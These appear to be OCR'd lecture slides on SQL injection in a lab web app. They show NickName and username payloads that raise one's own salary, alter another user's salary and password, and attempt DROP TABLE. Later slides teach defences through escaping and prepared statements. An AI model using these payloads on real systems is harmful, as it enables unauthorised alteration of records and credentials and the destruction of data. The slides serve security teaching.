We know our Salary is also stored in this same SQL table.
How could we change our salary?

NickName: `',salary='100000000`

SQL Injections




UPDATE credential SET

```
nickname='',salary='100000000',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

NickName: `',salary='100000000`


SQL Injections




```
UPDATE credential SET
nickname=‘                    ’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

Change someone else’s salary??

SQL Injections





```
UPDATE credential SET
nickname='',salary='5' where name ='ryan';#',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's salary??

NickName: `',salary='5' where name ='ryan';#`


SQL Injections




```
UPDATE  credential  SET
nickname=‘            ’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

Change someone else’s password??

SQL Injections




UPDATE credential SET

```
nickname='',password='reese' where name ='ryan';#',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's password??

```
NickName ='',password='reese' where name ='ryan';#
```

SQL Injections



UPDATE credential SET

```
nickname='',password='reese' where name ='ryan';#',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's password??

```
NickName ='',password='reese' where name ='ryan';#
```

This does not work!!

SQL Injections

UPDATE credential SET

```
nickname='',password='3b646f060b0cd2f48e6de158a416fa5cc730b9fb' where name ='ryan';#',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
```

```
mysql> select * from credential
    -> ;
+----+--------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name   | EID   | Salary    | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+--------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice  | 10000 | 100000000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby   | 20000 |     30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan   | 30000 |         5 | 4/10  | 98993524 |             |         |       |          | reese                              |
|  4 | Sammie | 40000 |     90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted    | 50000 |    110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin  | 99999 |    400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+--------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------+
```

We need to insert the SHA1 hash of ‘reese’ instead!

SHA1 and other hash functions online generator

reese | hash


sha-1

Result for sha1: 3b646f060b0cd2f48e6de158a416fa5cc730b9fb

SQL Injections

```
SELECT * FROM credential WHERE
name= '        ' and password='        ';
```

How could we delete an entry, or drop the entire table??




USERNAME =

SQL Injections

```
SELECT * FROM credential WHERE
name= ';DROP TABLE credential;#' and password='          ';
```

How could we delete an entry, or drop the entire table??




USERNAME = `';DROP TABLE credential;#`

SQL Injections

SELECT * FROM credential WHERE
name= ";DROP TABLE credential;#' and password=' ' ;

How could we delete an entry, or drop the entire table??



USERNAME = `';DROP TABLE credential;#`

This wont work! Fortunately, this webpage only allows for one SQL query to be executed!

SQL Injections Countermeasures

Why is this webpage unsafe?

SQL Injections Countermeasures

Why is this webpage unsafe?

Mixing of executable code and user input data!

SQL Injections Countermeasures

Filtering and Sanitizing input data

- Before mixing user-provided data with code, inspect the data and **filter/sanitize** any character that may be interpreted as code


```
Before:  aaa' OR 1=1 #
 After:  aaa\' OR 1=1 #
```

- Most languages have built-in methods or 3rd party extensions to encode/escape characters that have special meaning in the target language
  - `Real_escape_string`
  - `htmLawed`
  - `htmlspecialchars`

SQL Injections Countermeasures

Prepare Statements

- Send code and data in separate channels to the database server



SQL Injections Countermeasures

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, password
FROM credential
WHERE name= ? and password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

User input is not attached to the SQL query

`$conn → prepare`	Send SQL query string to server
`$sql → bind_param`	Send input data to server
`$sql → execute()`	Execute query
`$sql → fetch()`	Get results of query

SQL Injection Limitations

If we wanted to conduct an SQL injection on a server, what things would we need to know?

SQL Injection Limitations

If we wanted to conduct an SQL injection on a server, what things would we need to know?

- Table names
- Table column
- Backend Code
- Type of database

It's very likely we don't know this information

Ways we might be able to get server to leak this information?

SQL Injection Limitations

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

Ex.

```
Conversion failed when converting the varchar value 'salary' to data type int.

Cannot find column "lkafhasflkash" in table employee.
```

https://github.com/payloadbox/sql-injection-payload-list